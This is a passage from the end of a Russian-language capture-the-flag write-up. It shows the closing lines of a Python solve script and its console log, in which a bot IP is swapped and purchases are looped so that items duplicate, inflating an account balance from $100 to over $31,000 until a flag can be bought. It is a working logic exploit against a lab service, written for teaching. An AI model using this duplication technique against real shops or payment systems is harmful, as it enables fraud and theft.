
    print(f"[+] Баланс ${balance():.2f} ⩾ flag ${flag_price}")
    c.post("/api/market/buy", json={"item_id": "FLAG", "qty":
1}).raise_for_status()  # Покупаем флаг
    for it in c.get("/api/inventory").json():
        if it.get("content"):
            print(f"[+] FLAG: {it['content']}")  # Печатаем флаг
            return
    print("[-] Флага нет в инвентаре, что-то пошло не так")


if __name__ == "__main__":
    main()
```

Получаем флаг:

```
└─python.exe .\solve_pub.py --send-ip 192.168.88.7:7788
[+] зарегистрирован solver_ac365f5a
[+] оригинальный ip бота: {'bot_domain': '758a2b1d8d1942b2.ctf.example', 'bot_ip': '192.168.88.7:7788'}
[+] IP на замену → 192.168.88.7:7788
[Цикл 1] $100.00 → $97.97  куплено 1, получено 1  (Нет дубликации -- Действительно репликатор в --send-ip?)
[Цикл 2] $97.97 → $33.12  куплено 2, получено 0  (Нет дубликации -- Действительно репликатор в --send-ip?)
[Цикл 3] $33.12 → $183.08  куплено 1, получено 6
[Цикл 4] $183.08 → $240.31  куплено 2, получено 4
[Цикл 5] $240.31 → $293.31  куплено 4, получено 6
[Цикл 6] $293.31 → $398.40  куплено 8, получено 12
[Цикл 7] $398.40 → $1015.01  куплено 11, получено 32
[Цикл 8] $1015.01 → $1638.77  куплено 22, получено 44
[Цикл 9] $1638.77 → $2210.04  куплено 44, получено 66
[Цикл 10] $2210.04 → $5549.20  куплено 62, получено 176
[Цикл 11] $5549.20 → $9053.04  куплено 124, получено 248
[Цикл 12] $9053.04 → $16077.10  куплено 248, получено 496
[Цикл 13] $16077.10 → $31514.13  куплено 452, получено 992
[+] Баланс $31514.13 ≥ flag $30000.0
[+] FLAG: flag{th3_c0r3_k33ps_1ts_s3cr3ts}
```

Либо из самого сайта:



Флаг - `flag{th3_c0r3_k33ps_1ts_s3cr3ts}`